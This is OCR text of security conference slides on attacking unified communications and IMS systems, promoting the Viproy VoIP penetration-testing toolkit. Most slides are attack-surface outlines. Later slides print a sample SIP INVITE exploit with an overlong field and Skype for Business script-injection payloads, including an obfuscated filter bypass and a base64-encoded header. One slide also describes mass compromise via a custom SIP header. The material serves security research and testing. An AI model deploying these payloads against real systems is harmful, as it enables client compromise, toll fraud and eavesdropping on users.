- Clients are rarely monitored
- Centralised attack deployment
- Malware distribution is easier
  - Internal trust relationships
  - Meeting and conferencing options
  - Flexible collaboration options

ATTACK SURFACES TO CLIENTS

- Content transferred to clients
  - SIP/SDP content (e.g. format, codecs)
  - Rich messaging (e.g. rtf, html, audio)
- Unified messaging
  - Injecting files, XSS, phishing, RCE
  - File transfers, embedded content
- Communication subsystem
  - Call or SIP headers
  - Rarely secured protocols (e.g. MSRP)


TEST APPROACH

- Engage through a first contact point
  - UC messaging, conference invitation, courtesy phones
- Combine old and new techniques
- Use UC for malicious activities (e.g. MS-RTASPF)



SECURITY TESTING SERVICES

- Red Teaming Exercises
  - Courtesy phones, conference rooms, media gateways
- Human Factor Testing
  - Vishing, smishing, instant messaging, UC exploits
- Infrastructure Analysis
  - Toll fraud, caller ID spoofing, TDoS/DDoS
- Application Security Assessments
  - Management portals, self-care portals
  - WebRTC, VoIP/UC apps, IVR software



PRACTICAL DESIGN ANALYSIS

- Service requirements
  - Cloud, subscriber services, IMS
  - Billing, recordings, CDR, encryption
- Trusted servers and gateways
  - SIP proxies, federations, SBCs
- SIP headers used (e.g. ID, billing)
- Tele/Video conference settings
- Analyse the encryption design
  - SIP/(M)TLS, SRTP (SDES, ZRTP, MIKEY)

PRACTICAL RED-TEAMING ATTACKS

- Attacks with ***NO user interaction***
- Calls with caller ID spoofing
  - Fake IVR, social engineering
- Messages with caller ID spoofing
  - Smishing (e.g. fake software update)
  - Injected XSS, file-type exploits
  - Bogus content-types or messages
  - Meetings, multi-callee events
- Attacking infrastructure
  - Raspberry PI with PoE, Eavesdropping

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AUTHENTICATED SECURITY TESTING

- SIP header analysis
  - Caller ID spoofing, billing bypass
- Communication types ***allowed***
  - File transfer, RDP, MSRP, teleconference
- Message content-types ***allowed***
  - XSS, corrupted RTF, HTML5, images
- Conference and collaboration
- Fuzzing clients and servers
  - SIP headers, SDP content, file types
  - Combine with known attacks

CLOUD SECURITY TESTING

- Unified Communication Solutions
  - Cisco Hosted Collaboration Suite
  - Microsoft Skype for Business (a.k.a Lync)
  - Free software (e.g. Kamalio, OpenIMS)
  - Other vendors (Avaya, Alcatel, Huawei)
- Attacking through
  - Signalling services
  - Messaging, voicemail and conference system
  - Cloud management and billing
  - Authorisation scheme
  - Client services (self-care, IP phone services)

SUBSCRIBER SERVICES TESTING

- Vulnerable CPE
  - Credential extraction
  - Attacking through embedded devices
- Insecurely located distributors
  - Hardware hacking, eavesdropping
- SIP header and manipulation for
  - Toll Fraud
  - Attacking legacy systems (e.g .Nortel?)
  - Voicemail hijacking

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CALL CENTRE SECURITY TESTING

- Analysing encryption design
  - Implementation (e.g. SRTP, SIP/TLS)
  - Inter-vendor SRTP key exchange
- Privacy and PCI compliance
  - Network segregation
  - IVR recordings (e.g. RTP events)
  - Eavesdropping
  - Call recordings security

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IMS SECURITY TESTING

- Inter-vendor services design
- Network and service segregation
  - *CSCF locations, SBC services used
  - VoLTE design, application services
- SIP headers are very ***sensitive***
  - Internal trust relationships
  - Filtered/Ignored SIP headers
  - Caller ID spoofing, Billing bypass
- Encryption design (SIP, SRTP, MSRP)

VIPROY VOIP PEN-TESTING TOOLKIT

- Viproy VoIP Penetration Testing Kit
  - VoIP modules for Metasploit Framework
  - SIP, Skinny and MSRP services
  - SIP authentication, fuzzing, business logic tests
  - Cisco CUCDM exploits, trust analyser...

- Viproxy MITM Security Analyser
  - A standalone Metasploit Framework module
  - Supports TCP/TLS interception with custom TLS certs
  - Provides a command console to analyse custom protocols

context

SECURITY TESTING USING VIPRO(X)Y


- Cloud communications
  - SIP header tests, caller ID spoofing,
  - Billing bypass, hijacking IP phones
- Signalling services
  - Attacking tools for SIP and Skinny
  - Advanced SIP attacks
    - Proxy bounce, SIP trust hacking
    - Custom headers, custom message-types
- UC tests w/ Viproxy + Real Client

SIP & RTP FUNDAMENTALS

SIP Headers
- Caller ID
- Billing

SIP Content
- SDP
- Enc. Keys

RTP Content
- Audio/Video
- File sharing
- RDP



ATTACKING THROUGH UC/IMS

SIGNALLING / MESSAGING

- SDP / XML
- SIP Headers
- XMPP
- MSRP

FORWARDED REQUESTS

- INVITE
- MESSAGE

CONTENT

- Message types (HTML, RTF, Docs)
- File types (Docs, Codecs)
- Caller ID Spoofing
- DoS / TDoS / Robocalls, Smishing


NO USER INTERACTION

- Call request parsing
- Message content parsing
- 3rd party libraries reachable


context

SAMPLE SIP INVITE/SDP EXPLOIT


```
▼ Session Initiation Protocol (SIP as raw text)
    INVITE sip:703@10.254.254.153 SIP/2.0
    Via: SIP/2.0/UDP 10.254.254.10:5060;rport;branch=branch88zV32Jzva
    Max-Forwards: 70
    From: <sip:hacme@viproy.com>;tag=uUS1n2N6zn
    To: <sip:703@10.254.254.153>
    Call-ID: callBXkppGFxyi4cyN3Kw9yAsHoPn0BDfe@10.254.254.10
    CSeq: 13100 INVITE
    Contact: <sip:hacme@viproy.com>
    User-Agent: Viproy Penetration Testing Kit - Test Agent
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, IN
    Accept: application/sdp
    Content-Type: application/sdp
    Content-Length: 3593

    v=0
    o=doubango 1983 678901 IN IP4 10.254.254.10
    s=-
    c=IN IP4 10.254.254.10
    t=0 0
    m=message 8080 TCP/MSRP *
    a=path:msrp://10.254.254.10:8080/2F6LaaDLCi9glyXTx1XQ;tcp
    a=connection:new
    a=setup:actpass
    a=accept-types:message/CPIM application/octet-stream
    a=accept-wrapped-types:application/octet-stream image/jpeg image/gif image/bmp
    [truncated] a=file-selector:name:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    a=file-transfer-id:987522753
    a=file-disposition:attachment
    a=file-icon:cid:test@viproy.org
```



DEMO




ATTACKING THROUGH MESSAGING




- Unified Messaging
  - Message types (e.g. rtf, html, images)
  - Message content (e.g. JavaScript)
  - File transfers and sharing features
  - Code or script execution (e.g. SFB)
  - Encoding (e.g. Base64, Charset)
- Various protocols
  - MSRP, XMPP, SIP/MESSAGE
- Combining other attacks

ATTACKING WITH ORIGINAL CLIENTS

- Attacker's Client
  - TLS / Proxy
  - Certificate
  - Compression
- Console
  - Enabling Features
  - Content Injection
  - Security Bypass



DEMO



ATTACKING SKYPE FOR BUSINESS


UC content forwarded to UC clients (***NO interaction***)

- SIP INVITE headers
- Message content
- SIP/SDP content

Office 365

Federations

*MS15-123



ATTACKING SKYPE FOR BUSINESS

- URL filter bypass via JavaScript

```
<script>var u1="ht"; u2="tp"; u3="://";o="w"; k=".";
i=""; u4=i.concat(o,o,o,k);
window.location=u1+u2+u3+u4+"viproy.com"</script>
```

- Script execution via SIP messages

```
<script>window.location="viproy.com"</script>
```


- Script execution via SIP headers

```
Ms-IM-Format: text/html; charset=UTF-8; ms-
body=PHNjcmlwdD53aW5kb3cubG9jYXRpb249Imh0dHA6Ly93d3cud
mlwcm95LmNvbSI8L3NjcmlwdD4=
```

MASS COMPROMISE

Attacking through a PBX or proxy

- Sending a meeting request
- Using a ***CUSTOM SIP header***
- Waiting for the shells



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


SECURING UNIFIED COMMUNICATIONS

- Secure design
- Enforce security via SBCs
  - Messaging, SIP headers, meetings…
- Enforce authentication
- Secure inter-vendor configuration
- Protect the legacy systems
- Protect the clients

BLACK HAT SOUND BYTES

- Unified Communications (UC) is ***NOT*** only VoIP anymore, so it requires ***MORE*** secure design.
- Attacks targeting UC infrastructure are ***REAL***, but only if you pay more attention to see them.
- Understanding the communication requirements is a ***GOOD START*** for security.

REFERENCES

- Viproy VoIP Penetration Testing Kit

